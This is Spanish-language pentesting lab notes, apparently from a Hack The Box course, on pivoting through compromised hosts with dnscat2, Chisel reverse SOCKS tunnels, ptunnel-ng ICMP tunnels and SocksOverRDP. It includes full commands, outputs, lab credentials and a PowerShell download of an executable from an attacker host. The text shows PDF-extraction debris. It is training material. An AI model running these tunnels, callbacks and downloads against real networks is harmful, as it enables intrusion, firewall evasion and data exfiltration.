Start-Dnscat2 -DNSserver <IP-atacante-parrot> -Domain inlanefreight.local -PreSharedSecret 0ec04a91cd1e963f8c03ca499d589d21 -Exec cmd  .dnscat --dns server=x.x.x.x,port=53 --secret=9b653bb3ebd6ddaa1c63298190576dd  Of course, you have to figure out <server> yourself! Clients will connect directly on UDP port 53.  New window created: 1 Session 1 Security: ENCRYPTED AND VERIFIED! (the security depends on the strength of your pre-shared secret!) 1 Error: Unknown command: 1  dnscat2>	Ejecutamos el comando en el Power de windows víctima (Pivot)
?	Vemos la ayuda
window -i 1	Interactuando con la sesión establecida

## SOCKS5 Tunelización con chisel

[Chisel](#) es una herramienta de tunelización basada en TCP/UDP escrita en [Go](#) que utiliza HTTP para transportar datos protegidos mediante SSH. **Chisel** Puede crear una conexión de túnel cliente-servidor en un entorno restringido por firewall. Consideremos un escenario en el que tenemos que tunelizar nuestro tráfico a un servidor web en la red 172.16.5.0/23(red interna). Tenemos el controlador de dominio con la dirección 172.16.5.19. Esto no es directamente accesible para nuestro host de ataque ya que nuestro host de ataque y el controlador de dominio pertenecen a diferentes segmentos de red. Sin embargo, dado que hemos comprometido el servidor Ubuntu, podemos iniciar un servidor Chisel en él que escuchará en un puerto específico y reenviará nuestro tráfico a la red interna a través del túnel establecido.

### Configuración y uso del chisel

Antes de poder usar Chisel, debemos tenerlo en nuestro host de ataque. Si no tenemos Chisel en nuestro host de ataque, podemos clonar el repositorio del proyecto usando el comando directamente a continuación:

#### Clonación de chisel

```
git clone https://github.com/jpillora/chisel.git
```

```
AlejandroGB@htb[~/htb]$ git clone https://github.com/jpillora/chisel.git
```

Necesitaremos el lenguaje de programación **Go** instalado en nuestro sistema para crear el binario de Chisel. Con Go instalado en el sistema, podemos ir a ese directorio y usarlo **go build** para crear el binario de Chisel.

#### Construyendo el binario Chisel

```
cd chisel  
go build
```

```
AlejandroGB@htb[~/htb]$ cd chisel  
go build
```


Puede resultar útil tener en cuenta el tamaño de los archivos que transferimos a los destinos en las redes de nuestros clientes, no solo por razones de rendimiento, sino también teniendo

en cuenta la detección. Dos recursos beneficiosos para complementar este concepto en particular son la publicación del blog de Oxdf "[Tunelización con Chisel y SSF](#)" y el tutorial de lppSec sobre la caja **Reddish**. lppSec comienza su explicación de Chisel, construyendo el binario y reduciendo el tamaño del binario en la marca 24:29 de su [video](#).

Una vez creado el binario, podemos usarlo **SCP** para transferirlo al host pivote de destino.

### Transferencia de archivos binarios de Chisel a Pivot Host

```
scp chisel ubuntu@10.129.202.64:~/
```



```
AlejandroGB@htb[/htb]$ scp chisel ubuntu@10.129.202.64:~/  
ubuntu@10.129.202.64's password:  
chisel
```

The terminal window shows the command `scp chisel ubuntu@10.129.202.64:~/` being run. It prompts for the password of the target host, which is entered as `chisel`. The progress bar indicates 100% completion at 11MB with a rate of 1.2MB/s, and the time taken is 00:09.

Luego podemos iniciar el servidor/escucha Chisel.

### Ejecución del servidor Chisel en el host Pivot

```
./chisel server -v -p 1234 --socks5
```



```
ubuntu@WEB01:~$ ./chisel server -v -p 1234 --socks5  
2022/05/05 18:16:25 server: Fingerprint Viry7WRyvJIOPveDzSI2piuIvtu9QehWw9TzA3zspac=  
2022/05/05 18:16:25 server: Listening on http://0.0.0.0:1234
```

The terminal window shows the command `./chisel server -v -p 1234 --socks5` being run. The output shows the server fingerprint and that it is listening on port 1234.

El receptor Chisel escuchará las conexiones entrantes en el puerto **1234** que utiliza SOCKS5 (**--socks5**) y las reenviará a todas las redes a las que se puede acceder desde el host pivote. En nuestro caso, el host pivote tiene una interfaz en la red 172.16.5.0/23, lo que nos permitirá llegar a los hosts de esa red.

Podemos iniciar un cliente en nuestro host de ataque y conectarnos al servidor Chisel.

### Conexión al servidor Chisel

```
./chisel client -v 10.129.202.64:1234 socks
```

```
AlejandroGB@htb[/htb]$ ./chisel client -v 10.129.202.64:1234 socks  
2022/05/05 14:21:18 client: Connecting to ws://10.129.202.64:1234  
2022/05/05 14:21:18 client: tun: proxy#127.0.0.1:1080=>socks: Listening  
2022/05/05 14:21:18 client: tun: Bound proxies  
2022/05/05 14:21:19 client: Handshaking...  
2022/05/05 14:21:19 client: Sending config  
2022/05/05 14:21:19 client: Connected (Latency 120.170822ms)  
2022/05/05 14:21:19 client: tun: SSH connected
```

Como puede ver en el resultado anterior, el cliente Chisel ha creado un túnel TCP/UDP a través de HTTP protegido mediante SSH entre el servidor Chisel y el cliente y ha comenzado a escuchar en el puerto 1080. Ahora podemos modificar nuestro archivo `proxychains.conf` ubicado en `/etc/proxychains.conf` y agregar **1080** puerto al final para que podamos usar proxychains para pivotar usando el túnel creado entre el puerto 1080 y el túnel SSH.

#### Edición y confirmación de `proxychains.conf`

Podemos utilizar cualquier editor de texto que queramos para editar el archivo `proxychains.conf` y luego confirmar nuestros cambios de configuración utilizando tail.

```
tail -f /etc/proxychains.conf
```

```
AlejandroGB@htb[/htb]$ tail -f /etc/proxychains.conf  
  
#  
#      proxy types: http, socks4, socks5  
#          ( auth types supported: "basic"-http  "user/pass"-socks )  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
# socks4    127.0.0.1 9050  
socks5 127.0.0.1 1080
```

Ahora, si usamos proxychains con RDP, podemos conectarnos al DC en la red interna a través del túnel que hemos creado al host Pivot.

#### Pivotando hacia el DC

```
proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```

```
AlejandroGB@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```

## Chisel pivotante inverso

En el ejemplo anterior, usamos la máquina comprometida (Ubuntu) como nuestro servidor Chisel, que figura en el puerto 1234. Aun así, puede haber situaciones en las que las reglas del firewall restrinjan las conexiones entrantes a nuestro objetivo comprometido. En tales casos, podemos usar Chisel con la opción inversa.

Cuando el servidor Chisel está --reverse habilitado, los controles remotos pueden tener el prefijo "R para indicar que están invertidos". El servidor escuchará y aceptará conexiones, y estas se reenviarán a través del cliente que especificó el control remoto. Los controles remotos inversos que especifiquen R:socks escucharán en el puerto Socks predeterminado del servidor (1080) y finalizarán la conexión en el proxy SOCKS5 interno del cliente.

Iniciaremos el servidor en nuestro host de ataque con la opción --reverse.

### Iniciando el servidor Chisel en nuestro host de ataque

```
sudo ./chisel server --reverse -v -p 1234 --socks5
```



A terminal window titled "SOCKS5 Tunelización con cincel" showing the command execution and server logs:

```
AlejandroGB@htb[~/htb]$ sudo ./chisel server --reverse -v -p 1234 --socks5
2022/05/30 10:19:16 server: Reverse tunnelling enabled
2022/05/30 10:19:16 server: Fingerprint n6UFN6zV4F+MLB8WW3x25557w/gHqMRggENN15q9xIk=
2022/05/30 10:19:16 server: Listening on http://0.0.0.0:1234
```

Luego nos conectamos desde Ubuntu (host pivote) a nuestro host de ataque, usando la opción **R:socks**

### Conectando el cliente Chisel a nuestro host de ataque

```
./chisel client -v 10.10.14.17:1234 R:socks
```




A terminal window titled "SOCKS5 Tunelización con cincel" showing the command execution and client logs:

```
ubuntu@WEB01$ ./chisel client -v 10.10.14.17:1234 R:socks
2022/05/30 14:19:29 client: Connecting to ws://10.10.14.17:1234
2022/05/30 14:19:29 client: Handshaking...
2022/05/30 14:19:30 client: Sending config
2022/05/30 14:19:30 client: Connected (Latency 117.204196ms)
2022/05/30 14:19:30 client: tun: SSH connected
```

Podemos usar cualquier editor que queramos para editar el archivo proxychains.conf y luego confirmar nuestros cambios de configuración usando tail.

## Edición y confirmación de proxychains.conf


```
tail -f /etc/proxychains.conf
```



```
AlejandroGB@htb[/htb]$ tail -f /etc/proxychains.conf
[ProxyList]
# add proxy here ...
# socks4  127.0.0.1 9050
socks5 127.0.0.1 1080
```

Si usamos proxychains con RDP, podemos conectarnos al DC en la red interna a través del túnel que hemos creado al host Pivot.

```
proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```



```
AlejandroGB@htb[/htb]$ proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123
```

## Comandos:

git clone https://github.com/jpillora/chisel.git	Descargar chisel
cd chisel go build	
scp chisel ubuntu@10.129.202.64:~/	Pasar chisel al host pivot, mediante scp o con <a href="#">python3 -m http.server</a>
./chisel server -v -p 1234 --socks5	Ejecución del servidor Chisel en el host Pivot ( <b>ubuntu</b> )
./chisel client -v 10.129.202.64:1234 socks	Conexión al servidor Chisel (Parrot)
tail -f /etc/proxychains.conf	Validar socks5 1080 en ultima linea
proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123	Pivotando hacia el DC (Windows de la 2da red)
<b>Chisel pivotante inverso</b>	
Wget <a href="#">enlace</a>	<a href="https://github.com/jpillora/chisel/releases">https://github.com/jpillora/chisel/releases</a>
gunzip chisel_1.10.1_linux_amd64.gz	Descomprimimos luego de descargar
mv chisel_1.10.1_linux_amd64 chisel	Cambio de nombre a chisel
chmod +x chisel	Permisos (en server y cliente)
sudo ./chisel server --reverse -v -p 1234 --socks5	En parrot OS
./chisel client -v <IP-atacante-parrot>:1234 R:socks	Conectando el cliente Chisel a nuestro host de ataque (Parrot OS)
tail -f /etc/proxychains.conf	Validar socks5 1080 en ultima linea
<a href="https://github.com/Anonimo501/host_scan">https://github.com/Anonimo501/host_scan</a>	Descubrimiento de host y puertos en PCs de otras redes (Pivot)
proxychains xfreerdp /v:<IP-win-victima-2da-red> /u:victor /p:pass@123	Pivotando hacia el DC (Windows de la 2da red)
proxychains nmap -p- -sT -T5 -v <IP-win-victima-2da-red> -Pn -n 2>/dev/null	Nmap scanning

```
Invoke-WebRequest      -Uri      "http://IP-atacante:port/backupscript.exe"      -OutFile
                           backupscript.exe
```

Para validar las ips de otro segmento (2da red), si nuestro host pivot es windows en lugar de ubuntu u otro linux y no podamos usar [https://github.com/Anonimo501/host\\_scan](https://github.com/Anonimo501/host_scan) podríamos usar el siguiente comando para descubrir hosts nuevos desde el host pivot windows:

```
for /L %a in (1 1 255) do ping 172.16.6.%a -w 100 -n 1 | find "Reply"
```

```
for /L %a in (1,1,254) do @start /b ping 10.51.125.%a -w 100 -n 2 >null
                           arp -a
```

Donde deberíamos cambiar 10.51.125.%a por los octetos correspondientes de la red del segmento nuevo.

## Túnel ICMP con SOCKS

La tunelización ICMP encapsula el tráfico dentro de **ICMP packets** un contenedor **echo requests** y **responses**. La tunelización ICMP solo funcionaría cuando se permiten respuestas de ping dentro de una red protegida por firewall. Cuando se permite que un host dentro de una red protegida por firewall haga ping a un servidor externo, puede encapsular su tráfico dentro de la solicitud de eco de ping y enviarlo a un servidor externo. El servidor externo puede validar este tráfico y enviar una respuesta adecuada, lo que es extremadamente útil para la exfiltración de datos y la creación de túneles pivot a un servidor externo.


Usaremos la herramienta [ptunnel-ng](#) para crear un túnel entre nuestro servidor Ubuntu y nuestro host de ataque. Una vez que se crea un túnel, podremos enviar nuestro tráfico a través de **ptunnel-ng client**. Podemos iniciar el **ptunnel-ng server** en el host pivote de destino. Comencemos configurando ptunnel-ng.

### Configuración y uso de ptunnel-ng

Si ptunnel-ng no está en nuestro host de ataque, podemos clonar el proyecto usando git.

#### Clonación de Ptunnel-ng

```
git clone https://github.com/utoni/ptunnel-ng.git
```




```
AlejandroGB@htb[/htb]$ git clone https://github.com/utoni/ptunnel-ng.git
```

Una vez que el repositorio ptunnel-ng se clona en nuestro host de ataque, podemos ejecutar el **autogen.sh** script ubicado en la raíz del directorio ptunnel-ng.

#### Construyendo Ptunnel-ng con Autogen.sh

```
sudo ./autogen.sh
```



```
AlejandroGB@htb[/htb]$ sudo ./autogen.sh
```

Después de ejecutar autogen.sh, ptunnel-ng se puede utilizar desde el lado del cliente y del servidor. Ahora necesitaremos transferir el repositorio desde nuestro host de ataque al host de destino. Como en secciones anteriores, podemos utilizar SCP para transferir los archivos.

Si queremos transferir el repositorio completo y los archivos que contiene, necesitaremos utilizar la **-r** opción con SCP.

### Enfoque alternativo para construir un binario estático

```
AlejandroGB@htb[~/htb]$ sudo apt install automake autoconf -y
AlejandroGB@htb[~/htb]$ cd ptunnel-ng/
AlejandroGB@htb[~/htb]$ sed -i '$s/.*$/LDFLAGS=-static "${NEW_WD}"/configure" --enable-static $@ \& \& make clean \& \& make -j${BUILDJOBS:-4} all/' autogen.sh
AlejandroGB@htb[~/htb]$ ./autogen.sh
```

Túnel ICMP con SOCKS

```
AlejandroGB@htb[~/htb]$ sudo apt install automake autoconf -y
AlejandroGB@htb[~/htb]$ cd ptunnel-ng/
AlejandroGB@htb[~/htb]$ sed -i '$s/.*$/LDFLAGS=-static "${NEW_WD}"/configure" --enable-static $@ \& \& make clean \& \& make -j${BUILDJOBS:-4} all/' autogen.sh
AlejandroGB@htb[~/htb]$ ./autogen.sh
```

### Transferencia de Ptunnel-ng al host Pivot

```
scp -r ptunnel-ng ubuntu@10.129.202.64:~/
```

Túnel ICMP con SOCKS

```
AlejandroGB@htb[~/htb]$ scp -r ptunnel-ng ubuntu@10.129.202.64:~/
```

Con ptunnel-ng en el host de destino, podemos iniciar el lado del servidor del túnel ICMP usando el comando directamente a continuación.

### Iniciar el servidor ptunnel-ng en el host de destino

```
sudo ./ptunnel-ng -r10.129.202.64 -R22
```

Túnel ICMP con SOCKS

```
ubuntu@WEB01:~/ptunnel-ng/src$ sudo ./ptunnel-ng -r10.129.202.64 -R22
[sudo] password for ubuntu:
./ptunnel-ng: /lib/x86_64-linux-gnu/libselinux.so.1: no version information available (requiri
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
```

La siguiente dirección IP **-r** debe ser la IP en la que queremos que ptunnel-ng acepte conexiones. En este caso, utilizaremos cualquier IP accesible desde nuestro host de ataque. Nos beneficiaría utilizar este mismo pensamiento y consideración durante una interacción real.

De regreso al host de ataque, podemos intentar conectarnos al servidor ptunnel-ng (**-p <ipAddressofTarget>**), pero debemos asegurarnos de que esto se haga a través del puerto local 2222 (**-l2222**). La conexión a través del puerto local 2222 nos permite enviar tráfico a través del túnel ICMP.

### Conexión al servidor ptunnel-ng desde el host de ataque

```
sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22
```




```
AlejandroGB@htb[/htb]$ sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22
[inf]: Starting ptunnel-ng 1.42.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig, <matzeton@googlemail.com>
[inf]: Security features by Sébastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
```

Una vez establecido exitosamente el túnel ICMP ptunnel-ng, podemos intentar conectarnos al objetivo mediante SSH a través del puerto local 2222 (**-p2222**).

### Tunelización de una conexión SSH a través de un túnel ICMP

```
ssh -p2222 -lubuntu 127.0.0.1
```



```
AlejandroGB@htb[/htb]$ ssh -p2222 -lubuntu 127.0.0.1
ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Wed 11 May 2022 03:10:15 PM UTC

 System load:          0.0
 Usage of /:           39.6% of 13.72GB
 Memory usage:         37%
```

Si está configurado correctamente, podremos ingresar credenciales y tener una sesión SSH todo a través del túnel ICMP.

Del lado del cliente y del servidor de la conexión, observaremos que ptunnel-ng nos brinda registros de sesión y estadísticas de tráfico asociadas con el tráfico que pasa a través del túnel ICMP. Esta es una forma en la que podemos confirmar que nuestro tráfico pasa del cliente al servidor mediante ICMP.

### Visualización de estadísticas de tráfico del túnel

```
● ● ● Túnel ICMP con SOCKS

inf]: Incoming tunnel request from 10.10.14.18.
[inf]: Starting new session to 10.129.202.64:22 with ID 20199
[inf]: Received session close from remote peer.
[inf]:
Session statistics:
[inf]: I/O: 0.00/ 0.00 mb ICMP I/O/R: 248/ 22/ 0 Loss: 0.0%
[inf]:
```

También podemos utilizar este túnel y SSH para realizar un reenvío de puertos dinámico que nos permita utilizar proxychains de diversas maneras.

### Habilitación del reenvío dinámico de puertos a través de SSH

```
ssh -D 9050 -p2222 -lubuntu 127.0.0.1
```

```
● ● ● Túnel ICMP con SOCKS

AlejandroGB@htb[/htb]$ ssh -D 9050 -p2222 -lubuntu 127.0.0.1

ubuntu@127.0.0.1's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
<snip>
```

Podríamos usar cadenas proxy con Nmap para escanear objetivos en la red interna (172.16.5.x). En función de nuestros descubrimientos, podemos intentar conectarnos al objetivo.

### Encadenamiento de proxy a través del túnel ICMP

```
proxychains nmap -sV -sT 172.16.5.19 -p3389
```

```
● ● ● Túnel ICMP con SOCKS

AlejandroGB@htb[/htb]$ proxychains nmap -sV -sT 172.16.5.19 -p3389

ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 11:10 EDT
|S-chain|->-127.0.0.1:9050-><>-172.16.5.19:80-><>-OK
|S-chain|->-127.0.0.1:9050-><>-172.16.5.19:3389-><>-OK
|S-chain|->-127.0.0.1:9050-><>-172.16.5.19:3389-><>-OK
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).

PORT      STATE SERVICE      VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

## Consideraciones sobre el análisis del tráfico de red

Es importante que confirmemos que las herramientas que utilizamos funcionan como se anuncia y que las hemos configurado y utilizado correctamente. En el caso de la tunelización del tráfico a través de diferentes protocolos enseñados en esta sección con la tunelización ICMP, podemos beneficiarnos del análisis del tráfico que generamos con un analizador de paquetes como Wireshark. Observe detenidamente el breve clip que aparece a continuación.

<https://academy.hackthebox.com/storage/modules/158/analyzingTheTraffic.gif>

En la primera parte de este clip, se establece una conexión a través de SSH sin utilizar el túnel ICMP. Podemos observar que se captura el tráfico **TCP** & **SSHv2**

El comando utilizado en el clip:**ssh ubuntu@10.129.202.64**

En la segunda parte de este clip, se establece una conexión a través de SSH mediante un túnel ICMP. Observe el tipo de tráfico que se captura cuando se realiza esta acción.

Comando utilizado en el clip:**ssh -p2222 -lubuntu 127.0.0.1**

### Comandos:

git clone https://github.com/utoni/ptunnel-ng.git	Clonación de Ptunnel-ng
sudo ./autogen.sh	Construyendo Ptunnel-ng con Autogen.sh
scp -r ptunnel-ng ubuntu@10.129.202.64:~/	Transferencia de Ptunnel-ng al host Pivot
sudo ./ptunnel-ng -r10.129.202.64 -R22	Conexión al servidor ptunnel-ng desde el host de ataque
ssh -p2222 -lubuntu 127.0.0.1	Tunelización de una conexión SSH a través de un túnel ICMP
ssh -D 9050 -p2222 -lubuntu 127.0.0.1	Habilitación del reenvío dinámico de puertos a través de SSH
proxychains nmap -sV -sT 172.16.5.19 -p3389	Encadenamiento de proxy a través del túnel ICMP

## Túneles RDP y SOCKS con SocksOverRDP

A menudo, durante una evaluación, podemos estar limitados a una red de Windows y no poder usar SSH para pivotar. Tendríamos que usar herramientas disponibles para sistemas operativos Windows en estos casos. [SocksOverRDP](#) es un ejemplo de una herramienta que usa Dynamic Virtual Channels( DVC) de la función de Servicio de Escritorio Remoto de Windows. DVC es responsable de tunelizar paquetes a través de la conexión RDP. Algunos ejemplos de uso de esta función serían la transferencia de datos del portapapeles y el uso compartido de audio. Sin embargo, esta función también se puede usar para tunelizar paquetes arbitrarios a través de la red. Podemos usarla SocksOverRDP para tunelizar nuestros paquetes personalizados y luego hacer un proxy a través de ellos. Usaremos la herramienta [Proxifier](#) como nuestro servidor proxy.

Podemos comenzar descargando los binarios apropiados a nuestro host de ataque para realizar este ataque. Tener los binarios en nuestro host de ataque nos permitirá transferirlos a cada objetivo donde sea necesario. Necesitaremos:


1. [Binarios x64 de SocksOverRDP](#)
2. [Proxifier Binario portátil](#)
  - Podemos buscar ProxifierPE.zip

Luego podemos conectarnos al destino usando xfreerdp y copiar el SocksOverRDPx64.zip archivo al destino. Desde el destino de Windows, necesitaremos cargar SocksOverRDP.dll usando regsvr32.exe.

### Cargando SocksOverRDP.dll usando regsvr32.exe



```
C:\Users\htb-student\Desktop\SocksOverRDP-x64> regsvr32.exe SocksOverRDP-Plugin.dll
```




```
Administrator: Command Prompt
Directory of C:\Users\htb-student\Desktop
05/26/2022 08:17 AM <DIR> .
05/26/2022 08:17 AM <DIR> ..
04/27/2022 07:27 AM 22,247 Inlanefreight - Protected by Wordfence.html
04/27/2022 07:27 AM <DIR> Inlanefreight - Protected by Wordfence_files
05/26/2022 08:17 AM <DIR> SocksOverRDP-x64
05/26/2022 07:58 AM 44,183 SocksOverRDP-x64.zip
2 File(s) 66,430 bytes
4 Dir(s) 12,568,498,176 bytes free

C:\Users\htb-student\Desktop>cd SocksOverRDP-x64

